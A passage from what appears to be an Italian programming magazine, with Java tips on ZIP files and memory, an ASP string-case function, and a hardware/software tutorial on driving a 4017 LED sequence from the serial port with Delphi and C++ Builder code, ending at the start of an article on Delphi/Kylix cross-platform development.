System.out.println("Impl title:\t" + pkg.getImplementationTitle());
System.out.println("Impl vendor:\t" + pkg.getImplementationVendor());
System.out.println("Impl version:\t" + pkg.getImplementationVersion());
```

Realizzare un file Zip in Java

Java viene fornito completo di tutte le classi necessarie a creare dei file ZIP compressi. Con il codice seguente viene creato un file zippato che include un file *.doc* compresso. È interessante notare che è anche possibile zippare dei dati in memoria, senza necessariamente passare per un file, utilizzando uno stream di input diverso da *FileInputStream*.

```
BufferedInputStream origin = null;
```

```
FileOutputStream dest = new FileOutputStream("D:\\filezippato.zip");
ZipOutputStream out = new ZipOutputStream(new
                                        BufferedOutputStream(dest));
out.setMethod(ZipOutputStream.DEFLATED); // Attiva la compressione
byte data[] = new byte[2048];
FileInputStream fi = new FileInputStream("D:\\filenormale.doc");
origin = new BufferedInputStream(fi, BUFFER);
ZipEntry entry = new ZipEntry("D:\\filenormale.doc");
out.putNextEntry(entry);
int count;
while((count = origin.read(data, 0, 2048)) != -1)
{ out.write(data, 0, count);
}
origin.close();
out.close();
```

ZipAnywhere: WinZip secondo Java

Esiste un'applicazione grafica Java – gratuita per uso non commerciale – con la quale potete compiere tutte le operazioni classiche di WinZip, oltre a crearvi dei JAR auto-estraibili, molto comodi per distribuire le vostre applicazioni. Il programma si chiama ZipAnywhere ed è necessario solo un ambiente run-time Java per poterlo utilizzare. Lo potete scaricare (si tratta di soli 87Kb) all'indirizzo *http://www.geocities.com/zipanywhere* - si tratta di un file jar eseguibile quindi basta un doppio click per avviare la finestra principale.

Memoria a disposizione

Se volete conoscere il valore della memoria a disposizione della vostra applicazione, basta utilizzare il codice che segue:

```
Runtime rt = Runtime.getRuntime();
System.out.println("Memoria totale massima a disposizione della VM: " +
                                                    rt.totalMemory());
System.out.println("Memoria ancora non utilizzata di quella a
                                     disposizione: " +   rt.freeMemory());
```

Il metodo *freeMemory()* dell'oggetto *Runtime* restituisce il valore in bite della memoria di sistema ancora disponibile per la macchina virtuale, mentre con *totalMemory* potete conoscere il numero di byte che il sistema operativo ha allocato per la JVM.

Come convertire una stringa in maiuscoletto

Una semplice funzione che si affianca alle standard *LCase* e *UCase*; con essa è possibile convertire una determinata stringa in maiuscoletto.
Tip fornito dal *sig. M.Luciani*

```
<%
'----
'Funzione Maiuscoletto
'
'la stringa strSource passata alla
'funzione CCase verrà convertita
'in maiuscoletto
'
'Massimiliano Luciani
'webmaster@byluciani.com
'http://www.byluciani.com
'----
Function CCase(strSource)
  Dim arrWords
  Dim i
  If IsNull(strSource) Or Len(Trim(strSource)) < 1 Then
    CCase = strSource
  Else
    strSource = LCase(strSource)
    arrWords = Split(strSource)
    For i = 0 To UBound(arrWords)
      arrWords(i) = UCase(Left(arrWords(i), 1)) & Mid(arrWords(i), 2)
    Next
    CCase = Join(arrWords)
  End If
End Function
'str = "Un TIP per convertire una stringa in " & _
'      "maiuscoletto - Massimiliano Luciani - byluciani.com"
str="                d                 "
Response.Write "<b>Origine:</b> " & str
Response.Write "<br><br>"
Response.Write "<b>Maiscoletto:</b> " & CCase(str)
%>
```

Il controllo

DI UNA SEQUENZA DI LUCI CON LA PORTA SERIALE

Elettronica e Delphi

Se volete scoprire come comandare una sequenza di dieci luci per mezzo della porta seriale del vostro PC, continuate a leggere questo articolo; esporremo la risoluzione del problema dal punto di vista Hardware e Software.

File sul CD
\soft\codice\SpuntoControlloLuci.zip

File sul Web
www.itportal.it/iop69/SpuntoControlloLuci.zip

In queste pagine vedremo come sia possibile comandare una sequenza di dieci luci, collegate ad un semplice circuito elettronico, per mezzo della porta seriale del Personal Computer. Dopo l'avvento della porta USB, la seriale ha subito un deciso calo di popolarità, spesso le porte di questo tipo rimangono sempre più spesso inutilizzate sui nostri calcolatori, un motivo in più per sfruttarne le enormi potenzialità con alcuni utili esperimenti. Il problema del controllo di una serie di luci con una porta seriale può fare pensare immediatamente ad un processo di conversione serie-parallelo, come molti programmatori staranno immaginando. Questo tipo di soluzione potrebbe essere realizzabile, anche se in questa sede vogliamo semplificare al massimo il progetto del circuito utilizzando un solo circuito integrato CMOS 4017, dotato di un contatore di Johnson a cinque stadi, completi di decodificatore a dieci uscite, che utilizziamo per pilotare la nostra sequenza di luci.
Si vuole esporre in questa sede come realizzare un circuito elettronico che permetta di risolvere il problema esposto finora, e di proporre un software che sia capace di controllare il circuito in questione.





Fig. 1: **L'applicazione proposta in queste pagine può essere realizzata con la Scheda Universale proposta dall'autore su un numero precedente di ioProgrammo, oppure per mezzo di una comune basetta millefori.**

Espansione del circuito

L'applicazione proposta in questo atricolo permette di controllare dieci luci per mezzo della porta seriale: è possibile espandere il sistema ponendo in serie più contatori utilizzando una particolare forma circuitale che sfrutta la linea di uscita O5-9 del 4017.

IL CIRCUITO INTEGRATO 4017

Il circuito integrato 4017 contiene al suo interno un contatore di Johnson a cinque stadi, munito di un decodificatore decimale a dieci uscite O0- O9 attive a livello logico HIGH: comprende inoltre una linea di riporto logico chiamata O5-9, che però non viene utilizzata nella applicazione che proponiamo in questa sede.





Fig. 2: **Nell'immagine di figura si riporta lo schema logico e la piedinatura del circuito integrato HEF4017, reperibili in forma completa su Internet all'indirizzo : *http://www.components.philips.com/ (cortesia Philips Semiconductors).***

L'avanzamento del conteggio avviene quando sul piedino CP0 avviene una transizione dello stato logico *LOW->HIGH*, mentre CP1/ è a livello logico *LOW*, oppure quando su CP1/ avviene una transizione *HIGH->LOW* mentre su CP0 si ha uno stato logico *HIGH*.

FUNCTION TABLE

MR	CP0	CP1	OPERATION
H	X	X	O0 = O5-9 = H; O1 to O9 = L
L	H	\	Counter advances
L	/	L	Counter advances
L	L	X	No change
L	X	H	No change
L	H	/	No change
L	\	L	No change

Notes
1. H = HIGH state (the more positive voltage)
2. L = LOW state (the less positive voltage)
3. X = state is immaterial
4. / = positive-going transition
5. \ = negative-going transition





Fig. 3: **Nell'immagine di figura si riporta la tabella della verità dell'integrato HEF4017 *(cortesia Philips Semiconductors).***

Sul terminale *O5-9* si ha uno stato logico *LOW*, quando sono attive le linee *O0 –O4*, mentre si ha la presenza di un livello *HIGH* quando sono attive le linee *O5 – O9*: questo contatto del circuito integrato permette di espandere lo schema elettrico rendendo possibile l'aggiunta di eventuali sezioni in cascata che permettono di incrementare il numero di luci controllate.
La tabella della verità del circuito integrato mostra le funzioni logiche del dispositivo, in particolare notiamo che quando il piedino *MR (Master Reset)* è posto a livello logico *HIGH*, indipendentemente dallo stato delle altre linee, la logica interna del chip si pone nello stato iniziale del conteggio, ovvero con *O0* e *O5-9* a livello *HIGH* e con le altre uscite a livello *LOW*.

ANALISI DELLO SCHEMA ELETTRICO

Nella premessa di questo articolo abbiamo affermato di volere controllare una sequenza di luci: vogliamo in particolare che le dieci uscite siano attive una alla volta; eventualmente in una successiva applicazione si potranno collegare più luci su una stessa uscita.





Fig. 4: Il diagramma logico del circuito integrato HEF4017 mostra la struttura del contatore di Johnson a cinque stadi e la relativa decodifica a dieci uscite *(cortesia Philips Semiconductors)*.

Il diagramma che segue mostra il circuito logico comprendente i cinque flip-flop in cascata e la decodifica decimale realizzata con porte logiche nella parte bassa dello schema.
La sequenza temporale di commutazione delle uscite, viene inoltre rappresentata nella figura che segue, dove si nota, per ciascuna uscita il livello logico corrispondente ad un determinato stadio del conteggio, in relazione al segnale di clock inviato sui piedini CP0 e CP1/.





Fig. 5: Il diagramma di timing mostra, in forma grafica, quanto già riportato nella tabella della verità, si notano in particolare la sequenza del conteggio e la relativa decodifica a dieci uscite *(cortesia Philips Semiconductors)*.

È stato detto che il circuito viene comandato per mezzo della porta seriale; di seguito vengono riportate le connessioni della porta in questione, nelle due versioni a 9 e 25 Pin, con la rispettive piedinature.
Nella terza colonna della tabella notiamo l'utilizzo particolare che viene assegnato a ciascuna linea, per la nostra applicazione.
Dal momento che abbiamo a disposizione soltanto due uscite, corrispondenti rispettivamente a DTR e a RTS, oltre a quattro ingressi, è stato deciso di utilizzare DTR come linea di alimentazione del circuito, mentre RTS viene impiegato come segnale di clock per il contatore di Johnson contenuto nell'integrato 4017. I quattro ingressi della porta vengono impiegati a fine di collaudo del buon funzionamento del circuito e soprattutto a scopo didattico, come si comprenderà meglio più avanti. Il lettore attento avrà notato che non vengono utilizzate le linee TX ed RX della porta seriale: il motivo è legato all'architettura di gestione interna dei segnali in questione attraverso un particolare circuito integrato chiamato *UART (Universal Asynchronous Receiver / Transmitter)*, abbastanza complesso da gestire, che analizzeremo in un appuntamento futuro.

Porta Seriale: Connettore 25 PIN	Porta Seriale: Connettore 9 PIN	Segnale Porta Seriale (Circuito di Controllo)	Tipo di segnale Porta seriale
Pin 4	*Pin 7*	*RTS (Clock)*	*Request To Send*
Pin 5	*Pin 8*	*CTS (O0)*	*Clear To Send*
Pin 6	*Pin 6*	*DSR (O1)*	*Data Set Ready*
Pin 7	*Pin 5*	*SG (GND, massa elettrica)*	*Signal Ground*
Pin 8	*Pin 1*	*CD(O2)*	*Carrier Detect*
Pin 20	*Pin 4*	*DTR (Alimentazione)*	*Data Terminal Ready*
Pin 22	*Pin 9*	*RI (O3)*	*Ring Indicator*

Tab. 1: Connessioni della porta seriale nella versione 9-25 Pin.

Elettronica e Delphi

Il controllo *di una sequenza di luci con la porta seriale*

Piastre per montaggi sperimentali

Per la realizzazione di questo circuito è stata utilizzata la 'scheda universale' proposta su questa rivista nel numero di Novembre 2002, sulla quale si possono trovare informazioni all'indirizzo: http://web.tiscali.it/spuntosoft/

È possibile comunque utilizzare una comune breadboard per montaggi sperimentali.

Elettronica e Delphi

Il controllo *di una sequenza di luci con la porta seriale*

Lo schema elettrico viene riportato in Fig. 6; come si può notare non è prevista alcuna forma di alimentazione esterna, il motivo è che la potenza necessaria viene prelevata, attraverso un diodo dalla linea di uscita DTR, corrispondente al piedino 20 della nostra interfaccia universale.
L'uscita *RTS* invia il segnale di clock al contatore contenuto nel circuito integrato; la resistenza *R1* viene utilizzata come componente di *'Pull down'* per forzare la linea a livello logico *LOW*, corrispondente alla massa elettrica del circuito.





Fig. 6: **Lo schema elettrico riportato in figura mostra come sia possibile realizzare un circuito di controllo per dieci diodi luminosi, controllati dalla porta seriale, senza bisogno di alimentazione esterna. Tra parentesi sono riportati i piedini della scheda universale, mentre nella Tabella 1 le connessioni con i connettori seriali DB9 e DB25.**

Si notano le dieci uscite del circuito integrato, ciascuna collegata ad una resistenza di carico di un diodo LED, allo scopo di limitarne la corrente interna.
A scopo di collaudo vengono collegate alle prime quattro uscite dell'integrato 4017 gli ingressi della porta seriale *CTS, DSR, CD* e *RI*, per rendere possibile l'analisi dei segnali logici durante il conteggio per mezzo del programma di testing reperibile sul CD allegato alla rivista.

I componenti necessari

N 1 CMOS 4017
N 10 Diodi LED Rossi
D1, D2 N2 Diodi 1N4148
R1 N1 Res. 10 KOhm
R2-R11 N10 Res. 2,2 KOhm

REALIZZAZIONE DEL CIRCUITO ELETTRICO

Il circuito elettrico può essere realizzato facilmente utilizzando la Scheda Universale, oppure per mezzo delle tecniche convenzionali di costruzione dei circuiti elettronici, con l'aiuto di stagno, saldatore ed una piastra millefori per montaggi sperimentali.
Il circuito elettrico è molto semplice da realizzare, basta seguire lo schema elettrico, aiutandosi con le fotografie riportate di seguito.
Nello schema, il circuito integrato è stato raffigurato come nella realtà, ovvero la piedinatura è stata posizionata come sul chip vero e proprio inoltre, anche la disposizione dei componenti è stata rappresentata in linea di massima come sulla piastra sperimentale, per facilitare al massimo la realizzazione del circuito.
Nell'intorno del circuito 4017 si possono notare le connessioni relative alle uscite, realizzate con fili di colore blu e verde, le dimensioni del circuito sono abbastanza ridotte, conviene pertanto riferirsi allo schema elettrico per le connessioni di dettaglio.

Fig. 7: **La fotografia di figura mostra un dettaglio dei cablaggi del circuito nell'intorno dell'integrato 4017.**





Fig. 8: **Nell'immagine si ha un dettaglio delle connessioni relative alle linee di ingresso/uscita della porta seriale collegata alla scheda universale: da notare le numerazioni sul lato sinistro della piastra.**

Le connessioni di *Ingresso/Uscita* della porta sono state realizzate con terminali di colore rosso, mentre si possono notare i due diodi che sono responsabili della trasmissione dei segnali provenienti da DTR ed RTS.
Per il montaggio dei diodi è necessario che questi ultimi siano posizionati con la fascetta scura disegnata sul loro contenitore collegata al circuito integrato.





Fig. 9: **Ciascun diodo LED è dotato di una resistenza che ne limita la corrente interna.**

Come già detto in precedenza, ciascun diodo LED è collegato ad una resistenza di carico che ne limita la corrente: durante il montaggio del diodo LED occorre fare attenzione che il terminale più lungo sia posizionato verso la resistenza, mentre il contatto più corto deve essere collegato alla massa elettrica, pena il mancato funzionamento del circuito.
Queste poche indicazioni dovrebbero essere sufficienti al cablaggio dell'intero circuito.

IL COMPONENTE DELPHI DI CONTROLLO DELL'INPUT/OUTPUT

Completata la descrizione dell'hardware veniamo alla definizione del software di controllo del nostro circuito elettronico.
Abbiamo a disposizione un componente Delphi che ha la caratteristica di accedere all'hardware del PC attraverso i propri indirizzi fisici di I/O, questa tecnica, dal momento che scavalca il sistema operativo, potrebbe non 'piacere' a Windows NT, 2000, oppure XP, pertanto si consiglia di utilizzare un calcolatore dotato di Win 3.X, Win 9X, oppure Millennium.
Personalmente utilizzo un vecchio e glorioso '486 dotato di Win95 per i miei esperimenti elettronici, in modo da non rischiare la 'vita' di macchine più nuove e pregiate: un PC come questo può essere acquistato per poche decine di euro e garantisce ottime potenzialità dal punto di vista della sperimentazione.
Ritornando al componente Delphi, notiamo che è dotato soltanto di una funzione e di una procedura, queste ultime si occupano rispettivamente della lettura e della scrittura sulla porta fisica di I/O: il codice è abbastanza semplice, per chiarezza ne viene riportato il listato completo, ma per motivi di spazio ne viene lasciata l'interpretazione al lettore:

```
//*******************************************//
//          //             //              //
// TSpuntoHardwarePortIO Delphi 6 Visual Component //
//        Copyright 2003 Luca Spuntoni         //
//           spuntosoft@tiscali.it             //
//          //             //              //
//*******************************************//

unit TSpuntoHardwarePortIO_unit;

interface

uses
  Windows, Messages, SysUtils, Classes, Controls,
                                        ExtCtrls,
  SpuntoLedComponent;

type
  TSpuntoHardwarePortIO = class(TSpuntoLed)
  private
    { Private declarations }
  protected
    { Protected declarations }
  public
    { Public declarations }
    procedure WritePort(PortAddress, PortData:word);
    function  ReadPort(PortAddress: word): word;
  published
    { Published declarations }
  end;

procedure Register;

implementation

procedure TSpuntoHardwarePortIO.WritePort(
                          PortAddress, PortData:word);
// Write PortData over PortAddress if Port Writing
                                        is enabled
begin
     PortData := (PortData*256)+PortData;
     asm
     Mov ax,PortData
     Mov dx,PortAddress
     Out dx,ax
     end;
end;

function TSpuntoHardwarePortIO.ReadPort(
                          PortAddress: word): word;
var
   ReadPortData: word;
begin
     asm
     Mov dx,PortAddress
     In ax,dx
     Mov ReadPortData,ax
     end;
Result := Byte(ReadPortData);
end;

procedure Register;
begin
  RegisterComponents('Spunto',
                          [TSpuntoHardwarePortIO]);
end;

end.
```

IL PROGRAMMA C++ DI CONTROLLO DEL CIRCUITO

Il codice riportato di seguito, scritto in C++, costituisce il tramite attraverso il quale vengono inviati i segnali di controllo necessari alla porta seriale per gestire la nostra realizzazione.
In sostanza, il circuito necessita di due tipi di segnali: l'accensione dell'apparato avviene quando la linea DTR della porta seriale è posta a livello logico *HIGH*,

Elettronica e Delphi

Il controllo *di una sequenza di luci con la porta seriale*

Prelevare potenza dalla porta seriale

E' possibile prelevare una limitata quantità di energia elettrica dalla porta seriale, a patto che la corrente richiesta non ecceda pochi milliamperes. Occorre inoltre adattare la tensione di uscita della linea per mezzo di diodi per 'tagliare' la componente negativa del segnale, dal momento che la porta RS232 fornisce un livello di tensione che può essere compreso anche tra +3/+25 Volts e −3/-25 Volts, con una differenza di tensione tra due linee di stati logici differenti che può raggiungere i 50 Volts. È indispensabile documentarsi sulle caratteristiche elettriche della propria porta seriale prima di effettuare esperimenti in questo senso, dal momento che un utilizzo improprio può danneggiare la porta o molto peggio la nostra scheda madre.

Elettronica e Delphi

Il controllo
di una sequenza di luci con la porta seriale

in un secondo luogo la procedura di conteggio dell'integrato 4017 viene resa possibile inviando una sequenza di impulsi sulla linea *RTS*.

Fig. 10: Nella figura si ha una schermata del programma che controlla il circuito: è possibile controllare la velocità di esecuzione della sequenza delle luci per mezzo del cursore, nonché scegliere la porta di comunicazione sul quale è collegato l'apparato.

```
//-----------------------------------------------------------
#include <vcl.h>
#pragma hdrstop

#include "SpuntoControlloLuciUnit.h"
//-----------------------------------------------------------
#pragma package(smart_init)
#pragma link "SpuntoLedComponent"
#pragma link "TSpuntoHardwarePortIO_unit"
#pragma resource "*.dfm"
unsigned short datain, CombaseAddress, MCRAddress,
                                  LCRAddress, MSRAddress;

TForm1 *Form1;
//-----------------------------------------------------------
__fastcall TForm1::TForm1(TComponent* Owner)
      : TForm(Owner)
{
}
```

Per ottenere ciò è stato inserito un timer principale, che ha lo scopo di fornire la 'cadenza' degli impulsi da inviare alla linea *RTS*, quando il pulsante *PowerONSpeedButton* è in posizione *'Down'*, cioè quando il circuito è alimentato.
L'impulso viene generato ponendo a '1' il bit 1 del registro *MCR (Modem Control Register)* della porta seriale:

```
//-----------------------------------------------------------
void __fastcall TForm1::MainTimerTimer(TObject *Sender)
{                              //Main Timer
if (PowerONSpeedButton->Down)  //Power is ON
 {
  SpuntoHardwarePort->LedOn();
  datain=SpuntoHardwarePort->ReadPort(MCRAddress);
  datain=(datain | 0x03);
  SpuntoHardwarePort->WritePort(MCRAddress,datain);
  DelayTimer->Enabled=true;
 }

else
 {
  SpuntoHardwarePort->LedOff(); // Power is OFF
  datain=SpuntoHardwarePort->ReadPort(MCRAddress);
  datain=(datain & 0xfc);
  SpuntoHardwarePort->WritePort(MCRAddress,datain);
  DelayTimer->Enabled=false;
 }
}
```

Un secondo timer, chiamato *DelayTimer* stabilisce la durata dell'impulso da inviare a *RTS*, la fine dell'impulso stesso viene forzata ponendo a '0' il bit 1 dell'MCR della porta seriale:

```
//-----------------------------------------------------------
void __fastcall TForm1::DelayTimerTimer(TObject
                                          *Sender)
{                              //Delay timer
  datain=SpuntoHardwarePort->ReadPort(MCRAddress);
  datain=(datain & 0xfd);
  SpuntoHardwarePort->WritePort(MCRAddress,datain);
  SpuntoHardwarePort->LedOff();
  DelayTimer->Enabled=false;
}
```

Una barra a scorrimento si occupa di stabilire il ritardo tra un impulso e l'altro espresso in millisecondi; la durata dell'impulso è fissata invece in 200 millisecondi:

```
//-----------------------------------------------------------
void __fastcall TForm1::TrackBarChange(TObject *Sender)
{                          //Trackbar management
MainTimer->Interval=TrackBar->Position;
Label1->Caption = IntToStr(TrackBar->Position);
}
//-----------------------------------------------------------
void __fastcall TForm1::FormCreate(TObject *Sender)
{
// Sets the labels
Label1->Caption = IntToStr(TrackBar->Position);
// Sets the Power LED
if(PowerONSpeedButton->Down)
  SpuntoPowerLed->LedOn();
else
  SpuntoPowerLed->LedOff();
// Default (COM1) Port setup
  CombaseAddress=0x03f8;
  MCRAddress=CombaseAddress+4;
  LCRAddress=CombaseAddress+3;
  MSRAddress=CombaseAddress+6;

}
```

L'accensione del circuito avviene ponendo la linea


Precauzioni

Prima di collegare il circuito al PC occorre verificare la nostra realizzazione con attenzione per assicurarci che tutto sia stato collegato e come previsto.

Elettronica e Delphi

Il controllo di una sequenza di luci con la porta seriale

DTR a livello logico *HIGH*; questo si ottiene forzando a '1' il bit '0' del *MCR* della porta seriale.

```
//--------------------------------------------------------------
void __fastcall TForm1::PowerONSpeedButtonClick
                                        (TObject *Sender)
{                               //Power ON
if(PowerONSpeedButton->Down)
  SpuntoPowerLed->LedOn();
else
  SpuntoPowerLed->LedOff();    //Power OFF
}
```

La selezione della porta COM, nel nostro caso *COM1*, oppure *COM2* avviene per mezzo del codice che segue, per espansioni future sono stati definiti gli indirizzi dei registri *LCR (Line Control Register)* e *MSR (Modem Status Register)*, oltre a *MCR* che abbiamo già citato:

```
//--------------------------------------------------------------
void __fastcall TForm1::COM1RadioButtonClick(TObject
                                                  *Sender)
{
// COM1 Port setup
  CombaseAddress=0x03f8;
  MCRAddress=CombaseAddress+4;
  LCRAddress=CombaseAddress+3;
  MSRAddress=CombaseAddress+6;
}

//--------------------------------------------------------------

void __fastcall TForm1::COM2RadioButtonClick(TObject
                                                  *Sender)
{
// COM2 Port setup
  CombaseAddress=0x02f8;
  MCRAddress=CombaseAddress+4;
  LCRAddress=CombaseAddress+3;
  MSRAddress=CombaseAddress+6;
}
//--------------------------------------------------------------
```

VERIFICA DEI SEGNALI ALL'OSCILLOSCOPIO LOGICO

Una volta completata la nostra realizzazione, siamo giunti al momento di collaudarne il funzionamento, verificandone i segnali di ingresso/uscita.
Provvediamo a verificare un'ultima volta tutte le connessioni elettriche, nonché le polarità dei diodi e dei LED; completato il controllo, siamo pronti a collegare il circuito alla porta seriale del PC, ovviamente a computer rigorosamente spento.
Accendiamo il calcolatore e lanciamo il programma di controllo, nonché quello di monitor della porta seriale, contenuti nel file *'SpuntoControlloLuci.zip'* reperibili nel CD allegato alla rivista e/o sul Web; provvediamo subito a selezionare la porta seriale sulla quale è collegato il circuito da verificare. Premiamo ora il pulsante *'Oscilloscope Sweep'* ed alimentiamo il circuito premendo il tasto *Power ON/OFF* sulla schermata del programma di controllo.





Fig. 11: L'analisi del circuito all'oscilloscopio logico mostra la sequenza dei segnali generati dall'integrato 4017, in funzione del segnale di 'Clock' inviato tramite il programma di gestione sulla linea RTS della porta seriale.

Se tutto funziona come deve, dovremmo vedere accendersi un LED alla volta in sequenza ed un diagramma simile a quello di figura dovrebbe apparire sull'oscilloscopio logico, se ciò non accade provvediamo a spegnere tutto ed a ricontrollare tutte le connessioni elettriche del circuito.
Lo schema può essere ampliato notevolmente, ad esempio aggiungendo in serie più integrati 4017 per aumentare il numero di uscite.

CONCLUSIONI

In queste pagine abbiamo proposto un sistema completo, dotato di Hardware e Software per il controllo di una sequenza di luci.
La trattazione è stata condensata all'essenziale per motivi di spazio, privilegiando la parte hardware, visto il pubblico di programmatori verso cui è rivolta la rivista.
Il lettore vorrà comprendere che nonostante quanto esposto in queste pagine sia stato debitamente verificato e collaudato, tuttavia viene riportato a scopo illustrativo e di studio, pertanto l'editore e l'autore non sono da considerare responsabili per eventuali conseguenze derivanti dell'utilizzo di quanto esposto in questa sede, soprattutto per la tipologia e la complessità dell'argomento.
Un doveroso ringraziamento è dovuto inoltre alla 'Philips Semiconductors', per la cortesia e la disponibilità dimostrata, nonché per avere permesso la pubblicazione dei dati e delle caratteristiche dell'integrato HEF4017.
L'autore è lieto di rispondere a qualunque domanda od ad accettare qualunque tipo di consiglio all'indirizzo: *spuntosoft@tiscali.it*.

Luca Spuntoni

Installazione del Componente

L'installazione del componente può essere effettuata facilmente selezionando *Component / Install Component*, utilizzando C++ Builder

Delphi e Kylix

INSIEME PER LO SVILUPPO CROSS-PLATFORM

Sistema

Con le nuove versioni dei prodotti Borland diventa sempre più facile avvicinarsi alla programmazione su Linux, e si può cominciare a pensare ad un solo codice per i nostri progetti da condividere con Windows.

File sul CD
\soft\codice
\reminder.zip

File sul Web
www.itportal.it
\iop69\reminder.zip

Delphi è uno degli strumenti più noti della Borland con il quale si possono creare applicazioni in maniera molto rapida, ma senza rinunciare a tutte le potenzialità delle API di Windows. Ho sempre considerato Delphi il giusto compromesso tra Visual Basic (la vecchia versione, dato che ormai con .NET non c'è più una vera differenza di approccio tra i diversi linguaggi Microsoft) e Visual C++, perché mentre con i prodotti Microsoft si doveva scegliere tra rapidità/semplicità e flessibilità/potenza, con l'Object Pascal e le VCL si potevano avere entrambi.
Poi entrò in scena Kylix. Inizialmente si trattava di una nuova "forma" di Delphi, che diventava così uno strumento per lo sviluppo anche sotto Linux, utilizzando sempre l'Object Pascal come linguaggio di programmazione e CLX come libreria in sostituzione delle VCL (troppo dipendenti dalla piattaforma Windows). La geniale idea veniva a colmare una grossa lacuna nel mondo dei linuxiani, in cui non si trovava un tool di sviluppo di alto livello e facile utilizzo, eccezione fatta forse per KDevelop. Inoltre, un'ottima scelta strategica di Borland prevedeva (e prevede ancora) la distribuzione di una versione ridotta (ma fondamentalmente utile) del prodotto con licenza d'uso gratuita per sviluppo open source. Il successo non deve essersi fatto attendere molto, visto che con l'ultima release di Kylix sono state introdotte una serie di novità che danno ad intendere che il tool sia tutt'altro che in fase discendente!
Ad oggi siamo dunque arrivati a Kylix 3: non si tratta più solo di Delphi "portato" sotto Linux.
È una piattaforma di sviluppo basata sulle librerie CLX con due ambienti IDE correlati che permettono di scrivere codice utilizzando sia C++ che Object Pascal interfacciandosi allo stesso strato (CLX, appunto). Quindi con Kylix adesso possiamo creare applicazioni per Linux e scegliere il linguaggio che preferiamo, e possiamo sfruttare le nostre competenze CLX sia con C++ che con Pascal! Si tratta quindi di fatto di due prodotti in uno… (Fig. 1)





Fig. 1: **La versione C++ di Kylix per Linux.**

Il vero punto di forza sta nel fatto che la libreria CLX, che si adopera sotto Linux con Kylix, è disponibile anche utilizzando Delphi per Windows. E non si tratta di una cosa da poco, perché così ci si aprono diverse possibilità di sviluppo cross-platform. Ma innanzitutto identifichiamo il problema: quella di creare codice che sia compilabile sotto diverse architetture e/o sistemi operativi è una necessità vecchia come il mondo (o poco meno…). Per venire incontro a tale esigenza si possono seguire diverse strade: si può scrivere un'applicazione diversa per ogni piattaforma, di modo che tutte facciano le stesse cose, ma ognuna sfrutti le caratteristiche tipiche del sistema per cui è scritta; oppure si può fare il porting di un'applicazione esistente sotto una piattaforma utilizzando delle librerie di emulazione, che ricreino un ambiente equivalente a quello del programma originale. In questi due casi non si rinuncia a nessuna delle potenzialità di ogni piattaforma target, ma si sacrificano da un lato la mantenibilità del codice e dall'altro la performance del prodotto finale. Un compromesso è quello offerto dallo sviluppo cross-platform così come inteso, per esempio, da Kylix e Delphi: si crea una libreria di base che rappre-

senta il massimo comune divisore delle funzionalità dei vari sistemi di esecuzione (nel caso sotto mano, Linux e Windows) e si sviluppa il codice con tale libreria: il risultato sarà un applicativo compilabile senza grossi problemi sotto entrambe le piattaforme. Con questa soluzione intermedia si sacrifica un po' la flessibilità e la potenza della libreria usata, ma non si perde in termini di mantenibilità e di performance.
Avrete capito a questo punto che esiste la possibilità di sviluppare un'applicazione con Delphi e compilarla direttamente sotto Linux utilizzando Kylix (o viceversa), con il piacevole risultato di vedere il nostro programma girare in due ambienti così diversi per natura e architettura. Il tutto si basa – come ho già accennato – sul fatto che la libreria CLX è praticamente la stessa sia in Delphi che in Kylix. Tre sono le sottolibrerie fondamentali: BaseCLX per le chiamate ai servizi fondamentali del sistema operativo, NetCLX per l'accesso alle funzionalità di rete, DataCLX per l'accesso ai dati da fonti SQL. Infine la sottolibreria VisualCLX gestisce l'ambiente grafico basato su finestre (XWindow o Windows) offrendo le caratteristiche basilari di un ambiente grafico.
È utile far notare in questo contesto che sviluppando con Delphi sotto Windows si ha una scelta per quello che riguarda lo sviluppo di applicazioni con interfaccia grafica, perché esiste un'alternativa a VisualCLX che si chiama WinCLX la quale sfrutta appieno le API di Windows, anche se non di creare codice portabile sicuramente offre più flessibilità nella gestione e utilizzo del sistema operativo Microsoft.
Nella terminologia di Delphi e Kylix, fermo restando che BaseCLX, NetCLX e DataCLX sono sempre le stesse, si parla di CLX quando la libreria grafica utilizzata è VisualCLX, mentre si dice VCL quando si utilizza WinCLX. Anche nel seguito di questo articolo utilizzeremo questa convenzione.

IL PORTING DI PROGETTI DELPHI E KYLIX

Come si procede quando si vuole creare un'applicazione che giri sotto Windows e sotto Linux? Si possono fondamentalmente percorrere due strade diverse ma confluenti: l'obiettivo è sempre quello di avere del codice che utilizza le librerie CLX. Per cui o creiamo un progetto CLX o migriamo un progetto VCL. Quest'ultima soluzione non è sempre facilissima: dobbiamo convertire i file *.dfm* in *.xfm* e conseguentemente modificare le direttive del compilatore *{$R *.dfm}* in *{$R *.xfm}*, mentre nella clausola *uses* importeremo i componenti CLX invece di quelli VCL (ad esempio, *QGraphics, QStdCtrls, QForms*, etc).
